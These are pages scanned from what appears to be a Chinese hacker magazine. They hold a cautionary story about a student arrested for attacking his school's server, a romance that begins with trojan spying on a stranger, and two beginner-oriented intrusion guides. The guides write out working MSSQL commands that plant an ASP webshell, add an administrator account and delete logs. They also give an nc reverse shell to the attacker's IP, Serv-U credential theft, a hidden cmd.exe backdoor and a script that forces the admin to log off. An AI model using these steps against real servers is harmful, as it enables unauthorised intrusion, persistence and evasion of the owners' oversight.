“拯救”服务器，但一旦服务器稳定下来，小龙估计又得成为“无业学子”。

最近不知什么原因学校服务器老是遭到骇客的骚扰，进入后也不干别的，就中意于校领导的一些资料，不是狂删一通就是在上面疯狂涂鸦，弄得领导们非常的生气。网络警察对这事也感到非常麻烦，如果对方是偷取试卷或删改成绩，可以把范围缩小到学生身上从而减少破案难度，而眼前的这个骇客似乎有点“另类”。事实上，从服务器第一次被入侵，校领导就引起了高度重视，不惜人力、物力、财力：购买了专业的硬件防火墙，维护服务器的安全人员也增加了3名。不过这名骇客却依然能够“出入自由”；并且入侵也日渐频繁起来，两三天被入侵一次是常有的事，使得这个本来就不平静的学校更加热闹了。

服务器房，小龙和微机组的唐Sir正在对早上的入侵事件进行分析，希望发现点蛛丝马迹。骇客似乎对这个服务器内部很熟悉，虽然WEB目录被隐藏得很巧妙，但依然在这名骇客的监视控制范围之内。

从某种角度上说，小龙和唐Sir是在徒劳。以前安全组的老师们为了抓住这个骇客，用了最好的嗅探、监视工具，最后还动用了高价从国外购买的“蜜罐”，可是还是没能抓住骇客。

“咦？”唐Sir发出声轻叹，好象发现了什么。

“怎么样了？”闻声，小龙离开自己的计算机凑到唐Sir身旁问道。

“没……没什么，你调查得怎么样了？”唐Sir一下子显得有点不自然起来。

“哎，还不是老样子。”小龙满脸的无奈回答道，

“那今天就到这里吧，天色不早了，你也该回家了，不要让父母担心，我再多待会儿。”说完，唐Sir转过头，继续敲打起键盘。

小龙“哦”了一声，轻轻带上门，离开了机房。

夜深，小龙面无表情坐在电脑面前，连续打开了2个CMD，先用NC监听本地的tcp端口：1234，又在另一个CMD下输入：nc -vv xxx.xx.x.xx 80（X为学校服务器的IP），由于服务器有防火墙“罩”着，小龙只好利用时下流行的反弹原理去获得SHELL，紧接着他又在该CMD下执行了一串命令，再看那个监听本地端口的命令提示符，哈，已经获得了一个SYSTEM权限的CMD SHELL了。望着屏幕，小龙皱了下眉头，直觉告诉他今天这个服务器有点“不一样”，因为获得SHELL的时间比以前要慢一些，而且执行命令时响应的时间也显得很长。小龙立即断开了和服务器的连接。

“叮……”桌上的电话突然响了起来。“小龙，你为什么这样做？”打来电话的是唐Sir。

小龙愣了一下，“唐Sir？哎，还是被你发现了。谁让学校那么小气，不让我维护服务器，这么做既给学校一点小小的‘惩罚’，而且我又可以再次管理服务器，一举两得。”

“小龙！别嘻嘻哈哈的，校长已经报了警，你知不知道，你已经闯下大祸了？”

“我闯啥祸了？唐Sir，别逗了……”

小龙正准备继续讲下去，楼下却响起了刺耳的警鸣声，一闪一闪的红光在黑夜里显得格外醒目……

小龙的笑容一下子消失了，手指僵硬地敲打着键盘，脸色也有些发青。

“唐老师，我真的闯祸了吗？不，这不是真的，你在逗我是不是？唐老师？”

“虽然你入侵学校服务器并没有窃取、泄露重要的资料，但是根据相关法律条文，你在未经过学校同意的情况下，擅自对服务器进行扫描并乘虚而入，进入系统后删改服务器上的数据，这已经违法了。小龙你已经是成年人了，对自己所做的一切就应当负起相应的责任来。哎……也怪我这为人师表的没做好，平时只注重你的技术培养却忽视了教育你做人的基本准则，而后者才是最重要的啊！”

“可是我并没有黑掉服务器呀！”

“你还没明白吗？你擅自利用工具对学校服务器进行入侵时就已经违法了！”

……

片刻的沉默终于在急促的敲门声中被打破，小龙僵硬地打开房门，接下来的情形不用我多说大家也知道了吧，电视上重复过此类情景也不知道有多少遍了，只不过电视上是虚构的故事，而这次却是真实发生的。小龙被带走时还在苦苦哀求：“能让我再和老师说几句吗？”几个男警察中带头的是一个40多岁的中年人，他看着小龙，最后还是微微地点了点头，同意了小龙的请求，旁边的警察为小龙解开了手铐，小龙又回到计算机前。

“唐老师，你早就知道是我，对吗？”

“嗯，不过最开始我也只是猜测，当你连接我已经修改过你的backdoor（后门）时，通过IP我才肯定了我的猜测。至于发现你的后门，虽然你自己用后门替换掉了系统的正常文件而且连大小也没改变，但是你却忽视了文件的MD5值验证，即使是大小一样的文件，如果内容哪怕改变了一个字母它的MD5值也是和原来的文件的MD5值不一样的。”

“唐老师，我知道错了，我不想被他们带走，我好怕！”

“别怕，他们都是好人，是帮助你改正错误的。孩子路还长，回头不晚，唐老师没能教导好你，唐老师对不起你。”

“唐老师，我会好好听他们的话改正错误的，你别为我担心，谢谢你唐老师。”

……

翌日，学校。

“入侵服务器的竟然是小龙！”

“听说他被警察带上车时却笑了，似乎还轻轻地说着什么。”

“真是个怪人。”

有的朋友可能会问文中小龙为什么不使用代理或跳板来达到隐藏自己的IP的目的。首先，针对代理查询真实IP的软件在网上已经出现，而小龙由于嫌麻烦平时并没有养“鸡”的习惯，而最重要的是他对网络犯罪意识的薄弱，他觉得即使学校知道那些“小事”是他做的也不会有什么事，本文旨在以小龙的例子提醒大家对网络犯罪的重视，也使那些恶意入侵修改的骇客能够悬崖勒马！

黑客与女孩之网络情缘

黑病毒[EST]

一个用黑客技术得来的女孩子，我从未料到竟会如此的投入，这故事好长好长，那个女孩或许也正在写着，也许这就是美好的回忆吧！记得是去年刷QQ币入侵广东的ADSL宽带电脑的时候，才邂逅了这段动人的故事！

那天，我和平时一样，重复着三点一线单调的生活，上班、下班、回到家上网，坐在电脑旁，浏览国内外最著名的网络安全站点，吸收着最新的网络安全技术。日复一日，年复一年。在别人眼中，我的生活是没有任何色彩的平凡，但我自己却感到每天都是非常得充实。那天我在网上看见了一篇如何刷QQ币的教程，心里不禁想试一试。那个教程中讲的是

入侵广东省的宽带ADSL用户的电脑，用入侵过的帐号密码去刷QQ币，一次可以刷100个，谁不心动呀。于是我也用简易的方法寻找MS-SQL的SA弱口令。不到一会儿就扫描出了很多广东省的用户，每个都试了一试，能入侵的都保存了。我用radmin软件控制了其中的一台电脑，发现了一个女孩儿正在用QQ和网友聊天，当时我查看了她的QQ文件夹找到了女孩的号码，加入了我的好友里面。起初开始和她说话，她竟然不理我，我很生气。本想偷了她的QQ密码什么的好教训她一下的，可是后来看在是女孩子的份上还是没有去做，我上传了一个木马，监控了她的屏幕，并在她的桌面上建立了一个文本文档开始和她聊天。女孩在QQ中还没输完要问的话，我就已经在她的电脑上把回复打了出来，虽然我看不到她当时脸上的表情，但我可以猜想的到，女孩儿一定是非常非常惊讶的。我看到她在屏幕上停止了活动，大约一分钟后，杀病毒软件启动了。这个mm还有点儿常识嘛，居然知道运行杀病毒软件，只可惜这次碰到的是我黑病毒，我得意的笑了。杀病毒软件什么也没有查出来，女孩儿开始在QQ中问我是谁，是怎么进入她的电脑的。最后我还是告诉了她，并帮她修复了电脑上存在的安全漏洞，就离开了她的电脑。

事隔多日，又一次的上网，我们在QQ上再次相遇，一回生，两回熟，我们开始聊彼此的爱好、彼此的工作，那天我们聊到好晚。自那天以后每天上网我们都要聊上好长时间，话题也越来越多，从罗密欧与朱丽叶到柏拉图的爱情，从盗火的普拉米修斯到圣斗士星矢，从凯文.米特尼克到比尔.盖茨……我们谈天说地，谈星星，谈月亮，笑语声中，夹带着那么一点爱意！阳光的夏天每天晚上都到十二点多我们才相互问候晚安。这样的生活，这样的网络，让我如痴如醉。她对我的感觉也从最初的害怕转变为了有些好奇。每天我上网她都要问我叫什么名子，是干什么工作的。我只是半在玩笑地说：像我们这样的人是不能说出真实身份的，请原谅。对她这个不懂网络安全的人来讲，告诉一个名子也不算什么的，但我还是保持着原则没有说。就这样一天天的过去，我们在网上还是天天聊天。突然有一天，她说你喜欢我吗？我愣住了，停顿了一会儿，我终于打出了那两个字——“喜欢”，也许是我的直觉告诉我喜欢，也许是我内心里真的喜欢，也许我也不知道是因为什么，就这么打上去了。她在QQ中继续问道，你喜欢我什么？是真话还是假话？我回复说：是真的，喜欢你的温柔，善良，很重感情！她笑了……！我知道她也是喜欢我的，也不是当初的那种好奇心的喜欢了。我们俩的感情又有了变化，更深，更浓了……！在以后的日子里我们聊的非常投缘。每天上网以爱人相称，就这样我打破我的原则，把名字和电话告诉了她，她也告诉了我。我们相爱了，在虚拟的网络世界里，真的相爱了，每天晚上她都会给我打电话，聊一天的工作学习，放松一下一天的紧张气氛。可是这美好的爱情，不长远，也许是因为我。我不知道爱是不是就注定彼此的伤害，彼此给予着太多的痛苦，爱过了，我无法了解自己内心深处的那份感觉，是自怜、是疑惑亦或其他。总之，在选择继续和放弃的同时，我经受着一天又一天的煎熬。

那天，2005年3月30的那天晚上。我回来了，拖着自已疲惫的身躯回来了，回到了我的小屋，里面有着我的最爱“电脑”与“网络”。故事是如此难以让人忘却，但现实却是这个世界上人人都要面对的事实，不管你是hacker还是管理员，还是从事着其他的工作。生活就是这样的现实，这样的无奈……曾经我爱过，曾经我恨过。在爱与恨的对立之间，我这个一心以技术为主的人，两者都没有选择。而是默默地在我的网络安全海洋里找回我的尊严。多少次爱情放在我面前我没有珍惜，这一切的一切都是为了自己能更好的发展个人的事业。也许是事业心太强了，我变了………我变了………我变的稳重了，变的自信自强了，一个好女孩是那么的难找，而她是那么的爱我。网络……网络……是你，让我们相识、相知、相爱。而你又给了我们一个不算美好的结局。女孩的痴情让我感动，她是那么的爱我，是那么的好。可这都是不现实的事，如果两个人能在一起我会对她说：“我爱你”。

那天晚上女孩又上网了，我们都很冷静，向对方问了个好，开始了对现实生活的言谈。她说：“好久不见了。”我本能反应回了一句：“嗯，是呀。”“你很忙吗？”她问到，我说“还行。”“这些日子你过得还好吗？”她说。

“还好，不过还是有点想你。我这个人没有什么好想的，也许是天意注定我们不能在一起”，我回复到。她说：“这我明白！”我说：“我也想过和你一起，但这是不现实的。我们双方都有自己的工作，家乡也不同，谁也无法放弃工作去对方那边，那样更不现实了。”

“做普通的朋友总还可以吧？”她问到。

“嗯，当然可以。”我回答道。

她问道：“你是不是有女朋友了？”

“没有，像我这样的人谁愿意要呀。呵呵！我现在差不多把所有的时间都给了电脑，用来学习我自己喜欢的技术。我没有时间去哄女孩子开心，也没有时间去陪女孩子逛街shoping，更没有时间去陪女孩子出去游玩，女孩子谁也不愿意跟我的。”我说道。

“别这样说，如果我在你们那儿，我肯定会选择你的。毕竟让我这么动情的男孩子，只有你一个。”我们俩都笑了。“说说你是怎么对我动情的吧？”我问到。

她说：“事到如今还说什么呀。”

她又问道：“你对我到底是什么感觉？”

“感觉你很好，很重感情，很善良，当时真的想过与你在一起。”我说。

“那现在为什么不想了呢？”

我说：“就算现在想，也是白想了。我们能在一起吗？我们都要面对现实生活的，你说呢？”过了良久，她说道：“是的呀，现实太残酷了。”

我说：“这不是残酷，如果我们可以我会爱你。”

她说：“不管怎么样我都会想你的。”

我说：“冰，我要睡了。”

她说：“你去吧。好好休息，明天还要上班呢。”

我说：“我希望你每天都能开开心心。不要有任何的烦恼。”

她说：“你也一样！也希望你的事业早日成功。”

就这样我们各自离去了，临走的时候我对她说，希望她可以把我们之间的故事写出来，也算是留作一段美好的回忆吧。她答应了！这一次我们从30日晚上一直聊到1日的1点多才入睡。第二天早上，我忍不住上了网，QQ上她的头像狂闪，是她给我的留言：

我以为这一辈子再也遇不到会令我心动的男孩了。我和他在网空相识，应该算是一种缘分吧！能和他发展到现在简直就是个奇迹。爱是踏破红尘望穿秋水，爱是一生一世冥冥轮回，爱他，我从不问理由。或许别人会认为我很傻，对爱情那么执着，说实在的，连我自己也想不到为什么会变成这样，或许是他改变了我。对一个从来不相信网络情缘的人来说，似乎已经超越了极限。爱情很慢很慢，时间却过得很快；寂寞很长很长，人生却很短。转眼之间我和他认识也有10个月了，可我对他的了解却少得可怜。他的世界我总是进不去。

很高兴我还是认识了他，虽然相隔遥远，但我相信，心与心之间应该没有距离。是网络让我们走到了现在，我会珍惜这份感情到永远。但愿在以后的日子里，我能在他的记忆中增添一份美好的回忆。如果爱上他是一种错的话，我宁愿永远的错下去。

曾经笑过，曾经哭过——早知道和他注定是无尽的忧郁，我却不知该如何收回我的心意！！

我面对这些还能说什么呢？泪水不由自主的滑落了下来，滴湿了我的衣领……有多少爱可以重来！


一个人的战争

我的一次入侵总结

小花

这是我以前总结自己的一次入侵过程，整个过程很简单，入侵结束后我就把过程给记录了下来。今天凭着记忆给整理了一下，适合初学者，希望能给菜鸟朋友一点帮助。

入侵过程

第一步：扫描网站

找了个IP段，可能是广东那边的，用XSCAN扫描，选择的是常规端口。扫描结束，发现一个IP地址上SQLSERVER的SA帐户密码也是SA。发现入侵点，扫描结束。

第二步：

用工具Sqlexec连接，发现连接成功，不能执行命令。看来管理员把Xp_cmdshell给删了，换用SQLSERVER查询分析器登录，这个自己要装客户端。添入IP和用户密码，登录成功。登录后先看看版本信息：

select @@version 发现是“SQLSERVER 760 WIN2000 SP4”，为什么要查看版本信息？因为老版本的SQLSERVER存储过程功能不全，我在入侵学校的一台机子时非常郁闷，后来用SQLSERVER探测器才发现居然是6点几的版本。

试图恢复xp_cmdshell，如下：

exec sp_addextendeproc xp_cmdshell, @dllname='xplog70.dll'，返回找不到xplog70.dll的信息，看来管理员还是知道这个危害很大，恢复失败。

这时就要变换思路，想其他方法。先不管别的，得到WEB路径再说，因为机子开了WEB服务。

```
create table [tbltemp] ([strpath] [char](255));DECLARE @result varchar(255) EXEC master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots','/', @result output insert into tbltemp(strpath) values(@result);
```

运行后，再**select * from tbltemp;**，得到路径是c:\inetpub\wwwroot（其实可以猜出来），之后删除自己建的表drop table tbltemp;，上面都是在SQLSERVER分析器中运行，如果是注入，这样是不行的，因为回显方法不一样，大家要根据具体情况写查询语句，关键是思路。

第三步：写入一个小型ASP SHELL

```
declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd.exe /c echo "<%execute request("aspcode") %>" >c:\inetpub\wwwroot\shell.asp'
```

如何利用，我当时使用了网页连接，如下：

```
<form action="http://218.*.*.*/shell.asp" method="post">
ASP 代码:<textarea name="aspcode" cols=200 rows=9>
szCMD="dir" '这里输入要执行的命令，比如可以改成 szCMD="net user"
        Set oScript = Server.CreateObject("WSCRIPT.SHELL")
        Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
    Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

    szTempFile = "C:\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
    If (IsObject(oFile)) Then Response.Write Server.HTMLEncode(oFile.ReadAll)
        oFile.Close
        Call oFileSys.DeleteFile (szTempFile, True)
    </textarea>
    <br>
    <input type=submit name=submit value="ok">
    </form>
```

把上面的代码保存成.htm文件就可以了。上面的dir是要执行的命令，可以换成其他的。这里因为ASP权限问题，能执行的命令很少，常用的命令比如：

```
dir copy del
"net user" (不能执行"net user /add" 权限不够)
"net start" (只能查看信息，不能启动停止服务)
"net view"
ipconfig
set
"netstat -an"
ver
```

这些都是刺探信息用的。

第四步：进入终端

本来到这我就不想入侵了，想着开终端还得重起，有的机子搞不好设个BIOS密码，还得等管理员登录后才行，时间太长。可是运行到**net start**时发现开了Terminal Service。可是3389端口却没开，这有一种可能，该机已被别人入侵而且默认端口被改了。为什么这么说？如果这个终端服务是管理员开的他没必要改这个端口，后来证实了我的猜测。既然别人把终端打开了，那就进去看看。怎么知道改的端口是哪个呢？

很简单，运行：

```
regedit /e filename.reg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
```

然后**type filename.reg**，里面有个PORTNUMBER，是十六进制的，用MS自带的计算器转换一下就可以了，这个网站的是0000 0EA4，10进制就是3658，这里有个问题，就是**regedit /e**命令好象不能用ASP木马执行，反正我没成功，我也没测试原因。

我用SQLSERVER成功执行了。

```
declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd.exe/c regedit /e filename.reg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"'
```

好了，到这就剩添加用户了，再运行

一个人的战争

```
declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd.exe /c net user xiaohua 123456 /add'
declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd.exe /c net localgroup administrator xiaohua /add'
```

第五步：清理战场

用登录器登录终端成功。登录终端后要掩饰踪迹，首先删日志。

在计算机管理那里三个系统日志，再者WEB日志也得删，WEB日志记录在“%windir%\system32\logfiles\w3svc1”目录下，文件按日期分布，把入侵那天的删了就行了，删之前先停掉服务 **net stop w3svc**，删除日志后开启服务 **net start w3svc**。


日志删了，其他就是添后门，隐藏帐户了，这种文章很多就不写了。

这时可以查看一下管理员在不在，CMD下运行 **query user** 发现只有自己登录着。再看一下管理员登录日期，运行 **net user administrator** 发现管理员1个月前登录的，这种主机做肉鸡真是得天独厚，当然我没这么做。之后运行 **logoff** 注销登录，整个入侵全部结束。其实后来我再也没进过这台机器。

总结

文章没什么技术性，只是常规入侵方法的一种总结，是为了给那些初入黑道朋友的一点提示和入侵的大体思路。

（文章中涉及到的程序XSCAN、Sqlexec、SQLSERVER查询分析器已收录于光盘中）



“艰难”的肉鸡夺回战争

linxinsnow

本文纯属本菜鸟的个人经历，放在这里与大家一起共赏，大虾们千万别笑话哦。

一、天赐良“鸡”

忙碌了一天，打开电脑，听上几首舒心的乐曲，打开QQ，群里的大虾们又在谈论asp&php&jsp脚本了，看着一行行的代码我就头痛，真是搞不懂他们，研究了半天就为了找到一个“错误”的网页，当然萝卜青菜各有所爱嘛：）何必吊死在一棵树上呢？无聊地打开Fluxay随便选了一个网段，点上IIS，舒服地靠在椅子上欣赏歌曲，看着IP飞快地闪过~这才是生活嘛。也许真是老天开眼，突然，扫描结果里出现了“XXX.XXX.XX.XXX:::Win2000:::FrontPage Extended Privilege Hole:::XXX论坛首页” 我倒，这么老土的漏洞居然也会有，而且还是论坛。打开主页一看，是个挺大的论坛，从MP3下载到BT都有。我正准备抄录管理员的QQ想通知他，猛然看到首页置顶的图片，见图1。



图 1

原来是挂羊头卖狗肉的黑店啊！论坛做幌子，背地里干不得人的事啊！这次可不饶你了！FrontPage Extended Privilege Hole：FrontPage的默认扩展权限漏洞，任何人只要有FrontPage软件都可以越权对该服务器进行网站管理。

开干，我打开FrontPage输入“HTTP：//XXX.XXX.XX.XXX”，果然网站目录出现在我面前。网站主体是DVBBS7.0 SP2，谁若从这里着手一定会很麻烦。网站里还有交友、音乐等分站。好了，我们的目的可不是改他的什么主页，我要整个服务器！上传了webshell已很晚了，第二天还要上课，就先下了。

二、踹开鸡舍，开配钥匙

又是一个幽静的夜晚，继续我们的入侵，先打开FrontPage确认一下，结果出乎意料，如图2。




图 2

我晕，猛然想起在FrontPage扩展服务器设置里有一项记录操作的选项，看来管理员发现了。不过，我实在搞不懂，既然管理员这么机警，为什么会留下这么明显的漏洞呢？莫非是故意的？

不管他了，既然已经决定要入侵了，还怕什么呢？打开IE，从深层目录中把webshell调出来，试了几个命令，结果如下：“权限是guest 服务开了21（serv-U5.2） 1433(mssql) 80 3389 Pcanywehere”。

看来可以利用的东东不少啊。先来分析下，最容易获得管理员权限的就是1433，因为SQL默认就是system权限的，而且有了serv-U，我们只要找到他的配置文件，只要这里没有设置权限或密码就可以轻松得到sql的用户、密码了。

说干就干，用TFTP32传了个NC，用命令：**NC.EXE -T -E myip port**，获得了一个可爱的CMDshell。然后在C：\键入 **DIR/S *serv* .ini**，试着输入 **C:\cd/d c:\program files\serv-u**，发现居然没有设置权限，于是顺利得到了MSSQL的用户名、密码。

访问数据库的用户名称。

```
UserID=    sa
;UserID=ABCDE
;访问数据库的密码
Password= ABCDE
;Password=ABCED
[Config]
;设置一个 IP 只能登录一个
;OneLoginPerIP=1
```

用户居然还是默认的sa，我又晕！接着就是用SQL的远程管理登录。

```
net user guest /active
net user guest linxinsnow
net localgroup administrators /add guest
```

拿出3389连接，登录，成功！

三、鸡场主！我被发现了……

今天想好好欣赏一下这台天赐的肉鸡，登录3389居然出现了这个画面，如图3。




图 3

一个人的战争

我倒，linxinsnow！你小子被发现了！看来管理员发现了GUEST帐号被启用了，知道自己的服务器被入侵了。我后悔啊！没有把痕迹给清除干净，多好的肉鸡跑了！我郁闷啊！要是早克隆一个管理员帐号多好啊！曾经有一台P42.8GHz，1G内存的肉鸡摆在我面前我却没有珍惜，直到失去了才后悔莫急！人世间最悲痛的莫过于失去一台上好的肉鸡！如果上天可以再给我一个机会的话，我希望能再次拥有它，如果一定要给这个拥有加上一份时间的话，我希望是——半年！好了，现在不是伤心的时候！我们还是有机会可以夺回肉鸡的！

A 方案：

告诉管理员你就是入侵他服务器的，不怕死的，认鸡不认人的人！威胁他告诉你管理员密码！（本方案经过linxinsnow无数次验证！结果！确认无效……）

B 方案：

往论坛灌水！或者Ddos！我本人认为这是小人的做法，不过有时遇上个胆小的可能有效，呵呵，千万别把自己弄进prison了哦

C 方案：

好了，说了这么多废话，其实就是让各位失去爱鸡的朋友别伤心，调剂一下，接着就是正题了哦！坐下来仔细思考了一下我在那台服务器上干过的事，想起自己总共留了以下几个后门。

1.WEBSHELL，位于D:\的网站中(文件名：CMD.ASP)。这文件名，凸*0*找死。

2.SERV-U的管理员帐号（因为嫌麻烦，未隐藏……）。

3.SQL的帐号、密码（最有希望也是最无期望的）。

4.C:\inetpub\scripts\linxinsnow.exe(CMD.EXE)。

下面进行验证。

在IE输入XXX.XXX.XX.XXX/cmd.asp果然，找不到文件。唉，谁叫我明目张胆用CMD.ASP呀！再登录FTP把用户名输进去，无法登录。连上1433，等了半天弹出了个：

Connect SQL Server XXX.XXX.XX.XXX，Stand by……

Connect SQL Server XXX.XXX.XX.XXX Failed

Please Check UserName and Password

唉，看来管理员把该堵的都堵了噢！抱着最后的希望我在IE里输入：XXX.XXX.XX.XXX/scripts/linxinsnow.exe/c+dir，随着屏幕的闪动，渐渐显出一幅壮丽的场景！我大叫一声，linxinsnow回来了！

四、总结：

攻 留下后门！一定要留下后门！并且最好不要用木马（会被防毒软件发现）而要用一些“正规”的手段，就像我留的cmd.exe隐藏在script下，一般不会被注意，而且不会被查杀。多给自己留条后路，总是好的，关键时刻借尸还魂！

守 管理员们，你们的宝贝安全吗？你真的仔细检查过了吗？千万要小心哦！一个疏忽，你们引以为自豪的服务器可就成了我们的鸡宝宝了哦！

小技巧：

更改3389端口：KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]中的PortNumber。

对付管理员的批处理

```
begin
query user|find" console"
if errorlevel 1 logoff 2&logoff3
goto begin
```


相信大家都看的明白吧。

本人不才，小小经历，见笑了。

（文章中涉及到的程序流光Fluxay、TFTP32、NC、SQL远程管理工具已收录于光盘中）

局域网大入侵

smallrascal



